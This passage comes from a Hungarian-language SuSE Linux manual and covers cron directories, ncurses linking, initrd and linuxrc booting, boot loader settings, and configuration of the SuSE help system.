A /etc/crontab-ot *nem* lehet feldolgozni a **crontab -e**-vel, hanem közvetlenül egy szerkesztőbe kell betölteni, módosítani és elmenteni.

Több csomag telepít shell-szkripteket az alábbi könyvtárakba:

/etc/cron.hourly, /etc/cron.daily, /etc/cron.weekly és /etc/cron.monthly.

Ezek utasításait az /usr/lib/cron/run-crons vezérli. A /usr/lib/cron/run-crons minden 15. percben fut le, a fő táblából (/etc/crontab); ez garantálja, hogy azok az eljárások, amiket esetleg kihagyott volna, újra lefutnak időben

Nem szabad meglepődnünk, ha röviddel a gép indítása után a 'nobody' felhasználó megjelenik a processz táblában, és igen aktív lesz; ez valószínűleg azt jelenti, hogy a 'nobody' frissíti a *locate* adatbázist (lásd a 17.6 fejezetben (472. oldal)).

16.2.3 A curses csomag

A CD-n megtalálható az 'ncurses' csomag. A kapcsolódó könyvtárak neve libncurses.so.<xx>. Ez azt jelenti, hogy néhány Makefiles-t igazítani kell, hogy láncolódjon az **ncurses**-hoz. A saját csomagjainkat a

-**Incurses** paranccsal kell beláncolnunk, és nem a -**lcurses**-sel. Akik továbbra is a **curses**-t akarják használni, próbálják meg így:

```
-I/usr/include/termcap -I/usr/include/curses
-L/usr/lib/termcap -L/usr/lib/curses
```

16.2.4 Kézikönyvlapok

Egyes GNU alkalmazásokhoz (pl. *tar*) a kézikönyvlapok már nincsenek karbantartva. Ezeket az info fájlok helyettesítik. Az *Info* (**info**) a GNU hypertext rendszere. Begépelve **info info** egy kezdő helpet ad az **info** használatáról. Az **info** elindítható az **emacs -f info-n** át, vagy a sajátján: **info**. A **tkinfo** és **xinfo** programokat könnyű használni, vagy így is elérhetjük a help rendszert, lásd a 16.5 fejezetben (448. oldal).

16.3 Indítás az "initial ramdisk"-kel

A probléma leírása

Miután a Linux kernel betöltődött és a root fájlrendszer (/) be lett csatolva, programok futhatnak és további kernel modulok integrálódhatnak be, hogy a működést biztosítsák.

Már eleve ahhoz, hogy a root fájlrendszert képesek legyünk betölteni, bizonyos feltételeknek teljesülniük kell. A kernelnek szüksége van a megfelelő meghajtókra, hogy képes legyen elérni az eszközt, amin a root fájlrendszer található (különösen a SCSI meghajtókat). A kernelnek szintén tartalmaznia kell a kódot, ami szükséges ahhoz, hogy képes legyen olvasni a fájlrendszert (*ext2*, *reiserfs*, *romfs* stb.). Az is elképzelhető, hogy a root fájlrendszer titkosítva van; ebben az esetben egy jelszó kell a fájlrendszer becsatolásához.

Ha csak a SCSI meghajtók problémáit nézzük, akkor több különböző megoldás létezik: a kernel tartalmazhat minden elképzelhető meghajtót. Ez is egy probléma lehet, mivel a különböző meghajtók konfliktusba kerülhetnek egymással, sőt emiatt a kernel is igen méretű lesz. Másik lehetőség, hogy különböző kerneleket biztosítunk, mindegyik csak egy, vagy egy pár SCSI meghajtót tartalmaz. Ez a megoldás azért nem jó, mert sok különböző kernel szükséges hozzá. Ez egy olyan probléma, ami felduzzadt a különbözőképpen optimalizált kernelek miatt (Pentium optimalizáció, SMP, stb.).

Az az ötlet, hogy a SCSI meghajtót modulként töltsük be, egy általános kérdéshez vezet, amit az *initial ramdisk* elve válaszol meg: létrehozni egy módot a felhasználóterületi-programok végrehajthatóságára, még mielőtt a root fájlrendszer be lenne csatolva.

16.3.1 Az Initial Ramdisk fogalma

Az *initial ramdisk* (úgy is hívják "initdisk" vagy "initrd") pontosan a fent leírt problémákat oldja meg. A Linux kernel lehetőséget nyújt, hogy egy kis fájlrendszert betöltsünk a RAM diszkbe, és róla futtassunk programokat mielőtt a tényleges root fájlrendszer be lenne csatolva. Az *initrd*-t az indító betöltő (boot loader, *LILO*, *loadlin*, stb.) átveszi, ezeknek csak a

BIOS szolgáltatásaira van szükségük a boot médium olvasására. Ha az indító betöltő képes betölteni a kernelt, akkor képes betölteni az initial ramdisket is. Speciális meghajtók ezért nem szükségesek.

16.3.2 Az indítási eljárás rendje az `initrd`-vel

Az indító betöltő (bootloader) betölti a kernelt és az `initrd`-t a memóriába, majd elindítja a kernelt. Együttal az indító betöltő tudatja a kernellel, hogy az `initrd` létezik és merre található a memóriában.

Ha az `initrd` sűrítve van (ez a tipikus helyzet), akkor a kernel kitömöríti az `initrd`-t és becsatolja, mint egy ideigleines root fájlrendszert. Egy `linuxrc` nevű program elindul az `initrd`-ből. Ez a program most már megteheti az összes szükséges lépést, hogy képes legyen becsatolni a megfelelő root fájlrendszert. Miután a `linuxrc` futását befejezte, az (ideiglenes) `initrd` lecsatolódik és az indítási eljárás folytatódik, mint rendesen, a megfelelő root fájlrendszer becsatolásával. Az `initrd` becsatolása, és a `linuxrc` futása, így egy rövid közbetartó tekinthető a normál indítási eljárás közben.

Ha az `initrd`-t nem lehet lecsatolni (ami hibának tekinthető), akkor a kernel megpróbálja újra becsatolni az `initrd`-t a `/initrd` könyvtárba. Ha a becsatolási pont (`/initrd`) nem létezik, hibaüzenet fog megjelenni. Ebben az esetben a rendszer teljesen működőképes, de a memória amit az `initrd` foglal le, nem szabadítható fel, és ez így nem érhető el többé.

A `linuxrc`

Csak az alábbiak szükségesek a `linuxrc` program számára az `initrd`-ben: egy `linuxrc` nevű futtatható fájl, aminek az `initrd` root könyvtárában kell lennie. A `linuxrc` be lehet láncolva dinamikusan; ebben az esetben, a "megosztott könyvtáraknak (shared libraries)" a `/lib` alatt teljesen elérhetőeknek kell lennie az `initrd`-ben. A `linuxrc` lehet egy shell szkript is. Ahhoz, hogy ez működjön, egy `shell`-nek léteznie kell a `/bin` alatt. Röviden, az `initrd`-nek egy minimális Linux rendszert kell tartalmaznia, ami lehetővé teszi a `linuxrc` program végrehajtását. Amikor a SuSE Linux telepítve van, egy statikusan beláncolt `linuxrc` van használatban, hogy képes legyen az `initrd`-t olyan kicsire megtartani amennyire csak lehetséges (az indító lemezen a hely igen korlátozott). A `linuxrc` csak `'root'` jogosultságokkal hajtható végre.

A valódi root fájlrendszer

Miután a `linuxrc` futása megszűnik, az `initrd` lecsatolódik és törlődik, az indítási eljárás megy tovább normálisan és a kernel becsatolja az igazi fájlrendszert. A `linuxrc` befolyásolhatja, hogy mi legyen becsatolva mint root fájlrendszer. Ezután csak be kell csatolni a `/proc` fájlrendszert és felírni az igazi root fájlrendszer értékeit numerikus formában a `/proc/sys/kernel/real-root-dev` alá.

16.3.3 Az indítóbetöltők (Boot loaders)

A legtöbb indítóbetöltő (mindenekfelett a *LILO*, a *loadlin* és a *syslinux*) tudja kezelni az *initrd*-t. Az egyedi indítóbetöltőknek utasítás van adva, hogyan használják az *initrd*-t az alábbi szerint:

1. *LILO*

Adjuk meg az alábbi sort a */etc/lilo.conf*-ban:

```
initrd=/boot/initdisk.gz
```

A */boot/initdisk.gz* fájl az *initial ramdisk*. Ez lehet (de nem szükségszerű), hogy sűrítve van.

2. *loadlin.exe*

a következő módon indítható:

```
C:> loadlin <kernelimage> initrd=C:\loadlin\initdisk.gz <parameter>
```

3. *syslinux*

Adjuk meg a következő sort a *syslinux.cfg*-ban:

```
append initrd=initdisk.gz <paraméterek>
```

16.3.4 Az *initrd* használata a SuSE Linux-ban

A rendszer telepítése

Az *initrd*-t már használják egy ideje telepítésre: itt a felhasználó betölthet modulokat a *linuxrc* alá, és megadhat telepítéshez szükséges adatokat (mindenekfelett, a forrás médium számára). A *Linuxrc* ekkor elindítja a *YaST*-ot, ami elvégzi a telepítést. Amikor a *YaST* befejezte, megmondja a *linuxrc*-nek, hogy hol van a frissen telepített rendszer root fájlrendszere. A *linuxrc* felírja ezt az értéket a */proc* alá, megszűnik, és a kernel folytatja az indítást az újonnan telepített rendszerben (booting).

Egy SuSE Linux telepítése közben, már a kezdetek kezdetén elindítani egy rendszert, amit még csak most telepítettünk – valahogy nagyon ügyes dolog. Egy igazi újraindítás (re-boot) a telepítés után csak akkor kell, ha a kernel nem illik össze a modulokkal, amik a rendszerben telepítve vannak. Mivel a SuSE Linux csak egyprocesszoros rendszerhez való kernelt használ, ez csak akkor fordul elő ha egy SMP kernel lett telepítve a rendszerbe a hozzáillő modulokkal. Emiatt, egy SMP kernelt újonnan telepítve a rendszerbe, újra kell azt indítani (re-booted), hogy tudja használni az összes modult.

A telepített rendszer indítása

A múltban a *YaST* több mint 40 kernelt nyújtott telepítésre, ahol a kernelek között csak az volt az alapvető különbség, hogy mindegyik egy speciális

SCSI meghajtót tartalmazott. Ez azért kellett, hogy a root fájlrendszert be lehessen csatolni indítás után. További meghajtókat azután lehetett betölteni modulként.

Mivel mostmár optimalizált kernelek is rendelkezésre állnak, ez az elgondolás nem tartható tovább – ugyanis mostanra már több, mint 100 kernelimáge-re lenne szükség.

Ez az, amiért `initrd`-t használunk ma, még a rendszer normális indításához is. A mód ahogy használjuk, hasonló a telepítéshez.

A `linuxrc` használata itt, ellenben csak egy sima shell szkript, aminek csak annyi a feladata, hogy betöltse az adott modult. Tipikusan, ez csak egy modul, nevezetesen a SCSI meghajtó, ami ahhoz kell, hogy elérje a root fájlrendszert.

Egy `initrd` létrehozása

Egy `initrd` az `mk_initrd` szkript tartalma alapján kerül létrehozásra. A SuSE Linux-ban, a modulok a `/etc/rc.config`-ban meghatározott `INITRD_MODULES` változók szerint kerülnek betöltésre. Telepítés után ezek a változók automatikusan felveszik a megfelelő értékeket (a telepítő `linuxrc` tudja, hogy mely modulok lettek betöltve). Itt kell megemlítenünk, hogy a modulok pontosan abban a sorrendben lesznek betöltve, ahogy az az `INITRD_MODULES`-ben látható. Ez különösen fontos, ha több SCSI meghajtót használunk, különben a merevlemezek nevei felcserélődnének. Pontosabban mondva, elég lenne betölteni csak azokat a meghajtókat, ami a root fájlrendszer eléréséhez szükségesek, mert a további SCSI meghajtók automatikus betöltése problémákat okozhat (hogy lehet ezt "előldézni", ha a merevlemez a második SCSI adapterre van csatlakoztatva), betöltjük az összes szükséges SCSI meghajtót a telepítéskor az `initrd` tartalma szerint.

Az aktuális `mk_initrd` leellenőrzi, hogy kell-e SCSI meghajtó a root fájlrendszerhez. Ha az `mk_initrd`-t olyan rendszeren futtatjuk, ahol a `/` megtalálható az EIDE merevlemezen, az `initrd`-re nincs szükség, mivel a kernel amit a SuSE Linux használ már tartalmazza az EIDE meghajtót. Ahogy egyre több és több sajátos EIDE vezérlő jön a piacra, a jövőben valószínűleg szükség lesz ilyen esetekben az `initrd`-t használni, a telepített rendszer beindítására.

Figyelem: Mivel az `initrd` betöltése az indítóbetöltőkkel ugyanolyan módon megy, mint magának a kernelnek a betöltése (a `LILO` észreveszi az `Ō` map fájljában a fájlok helyét), a `LILO`-t újra kell telepíteni minden változtatás után, ami az `initrd`-ben történt! Így minden `mk_initrd` után, egy `lilo` is szükségessé válik!

16.3.5 Előforduló nehézségek – az általunk fordított kernelek

Ha mi magunk fordítjuk a kernelt, ez gyakran az alábbi problémákhoz vezethet: megszokásból a SCSI meghajtót állandóra láncoljuk a kernelhez, de az `initrd` változatlan marad. A rendszer indításakor, a következő történik: a kernel már tartalmazza a SCSI meghajtót, a hardver érzékelésree került. Az `initrd` ellenben most megpróbálja újra betölteni a meghajtót, modulként; egyes SCSI meghajtóknál (különösen az `aic7xxx`-nál), ez a rendszer lefagyásához vezet. Pontosabban mondva, ez egy kernel hiba (egy, már létező

meghajtót nem szabad engedni betölteni újra, mint modult). - A probléma már ismert más vonatkozásban (soros port meghajtók).

Több megoldás van e probléma megoldására; vagy beállítjuk a meghajtót, mint modult (ekkor megfelelően be lesz töltve az `initrd`-ben), vagy eltávolítjuk az `initrd` sort az `/etc/lilo.conf` fájlból. Az utóbbival egyenrangú megoldás, eltávolítani az **INITRD_MODULES** változót és lefuttatni az **mk_initrd**-t, ami észreveszi, hogy az `initrd`-re nincs szükség.

16.3.6 Kilátások

Nagyon valószínű, hogy a jövőben az `initrd`-t sokkal többre fogjuk használni, és sokkal fejlettebb dolgok (mint csak a modulok betöltése), kellenek majd a / eléréséhez.

- "High end" EIDE meghajtók
- Root fájlrendszer a RAID szoftveren (a *linuxrc* beállítja az md eszközöket)
- Root fájlrendszer az LVM-en
- Root fájlrendszer titkosítva (a *linuxrc* jelszót kér)
- Root fájlrendszer SCSI merevlemezen PCMCIA adapterrel.

További információk

```
/usr/src/linux/Documentation/ramdisk.txt
/usr/src/linux/Documentation/initrd.txt
man 4 initrd
```

16.4 A linuxrc

A *linuxrc* beindul a kernel indítása alatt, rendszerint, mint egy Linux rendszertelepítés előjátéka, mielőtt a "valódi" indítás megkezdődik (a kernelnek, természetesen helyesen kell beállítva lennie). Ez lehetővé teszi, hogy elindítsunk egy kis, modularizált kernelt és betöltsünk egypár meghajtót, ami esetleg, mint modul szükséges, egy hajlékonylemezről – vészhelyzet esetén akár egy második (modules) lemezről is.

A *linuxrc*, a segítségünk az összes vonatkozó hardver meghajtó betöltéséhez. Használhatjuk a *linuxrc*-t, mint egy indító lemezt, egy már telepített rendszerhez, például, mint egy mentő (rescue) lemez. Indíthatunk egy teljesen független RAMdiszk alapú mentő (rescue) rendszert, például, ha valami súlyos dolog történt a merevlemezünkkel vagy egyszerűen elfelejtettük a 'root' jelszónkat.

Többet erről, a 16.6 fejezetben (451. oldal).

Főmenü

Miután kiválasztottuk a nyelvet, képernyőt és billentyűzetet, a *linuxrc* főmenüjében találjuk magunkat (lásd a 2.4 fejezetben (32. oldal)).

Kezdjük a telepítést a 'Telepítés megkezdése / rendszer (Start installation / system)'-mel. Az jórészt a hardverektől függ, hogy közvetlen oda tudunk-e menni.

Ha minden alkatrészt, ami a telepítéshez kell, már felismert a kernel, nem kell további meghajtókat betöltenünk. Ez főleg azokra a gépekre vonatkozik, amelyekben csak (E)IDE adapterek (és csak (E)IDE merevlemezek, valamint CD-ROM van).

Ha SCSI adapterünk van, ami kell a telepítéshez¹, akkor be kell töltenünk a vonatkozó SCSI modult. Ugyanezt alkalmazzuk, ha egy meglévő hálózaton keresztül akarunk telepíteni. Itt, a megfelelő modult kell először betölteni.


Továbbá, rengeteg régebbi CD-ROM van, amit egyedi vezérlő hajt meg, ezért saját kernelmodul kell hozzájuk. Ha PCMCIA eszközt csatlakoztatunk egy laptophoz, azokhoz is modulok kellenek.

Rendszerinformációk

A 'Rendszer Információ'-ban (lásd a 16.1 ábrát) leellenőrizhetünk több dolgot, a kernel üzeneteken túl, a PCI kártyák I/O-címeit, vagy a Linux által felismert memória méretét.

...Ha nem vagyunk biztosak hardvereinkben, az indítási üzenetek talán segítenek.

Leellenőrizhetünk néhány rendszer információt a 'Rendszer információ' alatt. Itt ellenőrizhetjük az alkalmazott megszakításokat (interrupts) I/O portokat, a főmemóriát és a felismert PCI eszközöket, ahogy azt a Linux érzekelte.



16.1 ábra: rendszerinformáció

A következő sorok mutatják, hogy egy merevlemez és egy CD-ROM van csatlakoztatva egy (E)IDE vezérlőhöz, és közlik az indításukat. Ez esetben nem kell további modulokat betöltenünk:

```
hda: ST32140A, 2015MB w/128kB Cache, LBA, CHS=1023/64/63
hdb: CD-ROM CDR-S1G, ATAPI CD-ROM drive
Partition check:
  hda: hda1 hda2 hda3 < hda5 >
```

¹ Ha az adapterhez csak egy lapolvasó (szkenner) csatlakozik, akkor azt nem kell indításkor betölteni.


Ha egy olyan kernelt indítottunk, amibe már egy SCSI meghajtó be van fordítva, akkor már nem kell ez a SCSI meghajtó, mint modul. Így nézhet ki egy tipikus közlemény, amikor a SCSI adaptereket betöltjük és csatlakoztatjuk az eszközökhöz:

```
scsi:1 host.
Started kswapd v 1.4.2.2
scsi0:target 0 accepting period 100ns offset 8 10.00MHz FAST SCSI-II
scsi0:setting target 0 to period 100ns offset 8 10.00MHz FAST SCSI-II
  Vendor: QUANTUM   Model: VP32210       Rev: 81H8
  Type:   Direct-Access          ANSI SCSI revision: 02
Detected scsi disk sda at scsi0, channel 0, id 0, lun 0
scsi0:target 2 accepting period 236ns offset 8 4.23MHz synchronous SCSI
scsi0:setting target 2 to period 248ns offset 8 4.03MHz synchronous SCSI
  Vendor: TOSHIBA   Model: CD-ROM XM-3401TA Rev: 0283
  Type:   CD-ROM          ANSI SCSI revision: 02
scsi:detected 1 SCSI disk total.
SCSI device sda: hdwr sector=512 bytes. Sectors=4308352 [2103 MB] [2.1 GB]
Partition check:
  sda: sda1 sda2 sda3 sda4 < sda5 sda6 sda7 sda8 >
```

Modulok betöltése

Kiválasztjuk milyenfajta modulokra van szükségünk. Ha lemezzről indítottunk, a megfelelő adatot beolvassa a *linuxrc* és kiírja egy listában.


Ha CD-ről vagy DOS-ból (*loadlin*-en át) indítottunk, ezek a modulok már be vannak állítva a *linuxrc*-ben. Ez megspórolja az unalmas betöltést, de ehhez további memória kell. Ha a gépünkben kevesebb, mint 8 MB RAM van, akkor lemezzről kell indítanunk.



16.2 ábra: modulok betöltése


A *linuxrc* felajánl egy listát az elérhető meghajtókról. Bal oldalon, a modul neve van, jobb oldalon pedig egy rövid leírás a használatáról.


Néhány alkatrészhez, különböző meghajtók közül válogathatunk (még az újabb alpha-code meghajtókból is).



16.3 ábra: a SCSI meghajtók választéka


Paraméterek hozzáadása

Amikor megtaláltuk a megfelelő meghajtót, a kurzort vigyük rá, és nyomjunk -t. Egy párbeszédablak jelenik meg, ahol megadhatunk további paramétereket a modulhoz. Bővebbet a modul paramétereiről a 14.3.4 fejezetben (398. oldal) találhatunk.



16.4 ábra: paraméterek megadása egy modulhoz, betöltésre

Szeretnénk rámutatni, hogy a *LILO* prompttal ellentétben, az azonos modulhoz kerülő paramétereket egy szóközzel kell elválasztani.

A legtöbb esetben nem kell részletesen meghatározni a hardvert. A legtöbb meghajtó automatikusan megtalálja az eszközt. A legtöbb hálózati kártyának és egyedi CD-ROM meghajtónak azonban paraméterek kellene. Ha kétségünk van, csak próbáljuk a -t megnyomni.

Bizonyos hardverek felismerése és inicializálása néha időbe telik. A 4. virtuális konzolra váltással ((Alt) + (F4)) megfigyelhetjük a kernel üzeneteit betöltés alatt. A SCSI meghajtóknak több idő kell, mivel meg kell várniuk minden egyes eszköz betöltődését.

Ha a betöltődés sikeres volt, egy üzenetet jelenít meg a *linuxrc*, így ellenőrizhetjük, hogy minden simán ment. Egyébként, ha nem sikerült, az üzenet ötletet adhat a hiba okára is.

Telepítés indítása / Rendszer


Amint beállítottuk a hardver támogatást a modulok segítségével, átkapcsolhatunk a 'Telepítés Indítása / Rendszer' menüpontra.



16.5 ábra: a *linuxrc* 'Start' menüje


Innen (lásd a 16.5 ábrát) több eljárást indíthatunk el: 'Telepítés megkezdése' (innen a frissítés is elindítható), 'Telepített Rendszer Indítása' (a root partíciót ismernünk kell), 'Rescue Rendszer Indítása' (lásd a 16.6 fejezetben (451. oldal)) és 'Live-CD indítása'²

A 'Live CD indítása' nagyon hasznos lehet, például amikor szeretnénk egy gépet, anélkül, hogy valójában bármit is a merevlemezére telepítenénk. Ha pl. egy Notebookot vizsgálunk meg, amit meg akarunk vásárolni, hogy kompatibilis-e a SuSE Linux-szal – egy ilyen teszt lehetősége minden modern PC üzletben meg kell hogy legyen, minden nehézség nélkül!!



Telepítésre (lásd a 16.6 ábrát) választhatunk a különböző forrásokból, hasonlóan a rescue rendszerhez (lásd a 16.6 ábrát).

² A Live CD ("Élő fájlrendszer") csak x86 architektúrához kapható, és külön kell megvásárolnunk.




16.6 ábra: a forrás médiumok választéka a linuxrc-ben

16.5 A SuSE Linux Help rendszere

A help rendszer komponens-orientált, és bármilyen böngészővel megtekinthető (lásd az 1.1 fejezetben (9. oldal), vagy a 16.7 ábrát) – még hálózaton keresztül is, ha akarjuk.

A help rendszer központi eleme a 'susehelf' csomag a 'doc' készletben. Elvárásainktól függően, még az alábbi csomagokat telepíthetjük (help-et a telepítéshez, lásd a 3.4.3 fejezetben (97. oldal)). A kritikus részek telepítése a szabvány telepítéssel felkerül, így nincs okunk pánikra ; -)



16.7 ábra: a help rendszer honlapja (lynx)

'apache' csomag az 'n' készletben: Apache, a helyi WWW kiszolgáló.

'sdb' csomag a 'doc' készletben: Alapvető kereső funkció az SDB számára.

'sdb_de' csomag a 'doc' készletben: A Támogatási Adatbázis (SDB) cikkei német nyelven.

'susepak' csomag a 'doc' készletben: A csomagok leírásai tanulmányozásra.

'howtodeh' csomag a 'doc' készletben: HOWTO dokumentumok német nyelven.

'howtoenh' csomag a 'doc' készletben: HOWTO dokumentumok angol nyelven. Általában jobban naprakészek, mint a fordítások.

'ldp' csomag a 'doc' készletben: Az LDP *Linux Documentation Project* könyvei, FAQ-k, stb. HTML-ben.

'rman' csomag az 'ap' készletben: A *http-rman*-t tartalmazza.

'inf2htm' csomag a 'doc' készletben: Ez a Texinfo dokumentumok olvasására van lásd a 1.4.3 fejezetben (8. oldal) saját web böngészőnkel. A dokumentumok átalakítása "menet közben" (on-the-fly) történik.

'dochost' csomag az 'n' készletben: A központi dokumentum kiszolgáló. Olvassuk el a `/usr/doc/packages/dochost/README.SuSE-`!

'htdig' csomag az 'n' készletben: Létrehoz egy tartalomjegyzéket (index) minden WWW dokumentumról, amit a helyi gépen és a helyi hálózaton talál. Átalakítja gépünket egy web keresővé.

A `dochost` és a `htdig` csomagok nem feltétlen szükségesek, de kiszélesítik a help rendszerrel való munka működését.

16.5.1 Önálló gép és kiszolgáló beállítása

A `/etc/rc.config` alatt be kell állítanunk a változókat egy egyedülálló gépnek, amint az a 16.5.1 fájllistában van (célszerűen a YaST-tal, ahogy azt a 3.6.12 fejezetben (116. oldal) elmagyaráztuk, és különösen a 89 fejezetben (470. oldal)). Ez arra utal, hogy a gépünk neve `atlantisz.liget`, különben nekünk kell megadni azt a nevet, amit adtunk neki.

Győződjünk meg róla, hogy az *apache* HTTP kiszolgáló elindult-e bootoláskor. A web kiszolgáló a `START_HTTPD=yes` érték beállítására aktivizálódik.

A `DOC_SERVER` jelöli ki, hogy ez a host szolgáljon-e dokumentum kiszolgálóként. Ezt be kell állítanunk `yes`-re, ha el akarjuk érni a dokumentumokat


```
START_INETD="yes"
START_HTTPD="yes"
DOC_SERVER="yes"
DOC_HOST="atlantisz.liget "
DOC_ALLOW="LOCAL .liget "
```

16.5.1 fájllista: a `/etc/rc.config` egyedüli géphez és kiszolgáló rendszerekhez

egy egyedülálló gépen. A **DOC_HOST** beállítja a dokumentum kiszolgáló nevét (a példában: `atlantisz.liget`). A **DOC_ALLOW** biztonsági okból van. Itt beállíthatjuk a host-okat, amelyek megnézhetik a manlapokat. Ha meg akarjuk engedni az egész domain-nek ne felejtjük el a `'.'`-ot az elejéről!



Ne felejtjük el, hogy le kell futtatnunk a **SuSEconfig**-ot a változók megváltoztatása után. Ha a változtatást a YaST-tal végezzük, a **SuSEconfig** automatikusan elindul.

A teljes szövegkeresés elérhető lesz, amint a `htdig` program tartalomjegyzéke elkészül. Jelenleg ez megközelítőleg 70 MB méretű. Legalább 200 MB szabad helynek kell lenni az `/opt/www/htdig` alatt. A programot az alábbi módon indíthatjuk:

```
meggyfa:~ # suserundig
```

a `/usr/sbin/suserundig` értelmezi (parses) a `/opt/www/htdig/conf/susedig.conf`-ot, és létrehozza az `index` fájlt.

Ha frissítjük a HTML dokumentumokat, újra kell futtatnunk a `/usr/sbin/suserundig`-et.

16.5.2 Kliens beállítás

Talán nem is akarjuk az egész help rendszert a helyi hálózatunk minden egyes gépére feltelepíteni. A kliens gépen nekünk *csak* az alap `'dochost'` csomagot kell az `n` készletből telepíteni, és a megfelelő változót beállítani a `/etc/rc.config`-ban, a 16.5.2 fájllista szerint.

```
DOC_SERVER="no"
DOC_HOST="atlantisz.liget "
DOC_ALLOW=" "
```

16.5.2 fájllista: `/etc/rc.config` egy kliens részére

